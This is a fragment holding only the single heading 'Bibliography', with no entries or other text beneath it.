
Bibliography
